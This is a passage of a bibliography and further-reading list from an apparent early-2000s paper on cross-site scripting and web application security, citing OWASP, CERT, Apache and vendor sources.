[22] Curphey, Mark, et al. “A Guide to Building Secure Web Applications.” 11 September 2002. http://unc.dl.sourceforge.net/sourceforge/owasp/OWASPGuideV1.1.1.pdf

[23] CERT Coordination Center. " Understanding Malicious Content Mitigation for Web Developers." *CERT Tech Tips.* 2 February 2000. http://www.cert.org/tech_tips/malicious_code_mitigation.html

[24] The Apache Software Foundation. "Cross Site Scripting Info: Encoding Examples." http://httpd.apache.org/info/css-security/encoding_examples.html

[25] Nakajima, Taku. "Amrita Tour." 12 November 2002. http://www.brain-tokyo.jp/research/amrita/rdocs/files/docs/Tour.html

[26] Lindner.

[27] Obscure. "Bypassing JavaScript Filters – the Flash! Attack." 25 August 2002. http://eyeonsecurity.org/papers/flash-xss.htm

[28] Serna, Fermin. "iPlanet NG-XSS Vulnerability Analysis." 5 November 2002. http://www.ngsec.com/docs/whitepapers/Iplanet-NG-XSS-analysis.pdf

[29] Endler.

[30] Bosschert, Thijs. "XSS Vulnerability in Major Websites (Hotmail, Yahoo and Excite)." *SecuriTeam.com Security News*. 14 November 2002.

[31] Pennington and Endler. "Session Hijacking."

[32] Holden, John. "Enhanced security - Checking IP/hardware address aginst ARP entry in kernel." 21 April 1998. http://www.apache.org/dist/httpd/contrib/patches/1.3/macaddr.patch

[33] Pennington, Bill and Endler, David. "Session Replay." *OWASP Application Security Attack Components.* http://www.owasp.org/asac/auth-session/replay.shtml

[34] Howard, Michael. "Some Bad News and Some Good News." *MSDN Library*. 21 October 2002. http://msdn.microsoft.com/library/en-us/dncode/html/secure10102002.asp

[35] Megacz, Adam. "XWT Foundation Security Advisory." 29 July 2002. http://www.xwt.org/sop.txt

[36] Serna.

Further Reading

Fisher, Dennis. "Flaw Leaves Online Citibank Customers Vulnerable." *eWeek*. 8 January 2002. http://www.eweek.com/article2/0,3959,141472,00.asp

The Open Web Application Security Project. "WebGoat." http://www.owasp.org/webgoat/

The Open Web Application Security Project. "The OWASP Web Scarab Project Home Page." http://www.owasp.org/webscarab/

Rapid7. "Rapid7, Inc. / NeXpose." 2002. http://www.rapid7.com/Product-Introduction.html

Sanctum, Inc. "FAQs—Technical." *AppScan Frequently Asked Questions.* 2003. http://www.sanctuminc.com/solutions/appscan/faq/technical.html

Shiarla, Mark. "Cross-Sight Scripting Vulnerabilities." 9 January 2002. http://www.sans.org/rr/threats/cross-sight.php

WhiteHat Security. "WhiteHat Community: WhiteHat Arsenal." 2003. http://community.whitehatsec.com/index.pl?section=wharsenal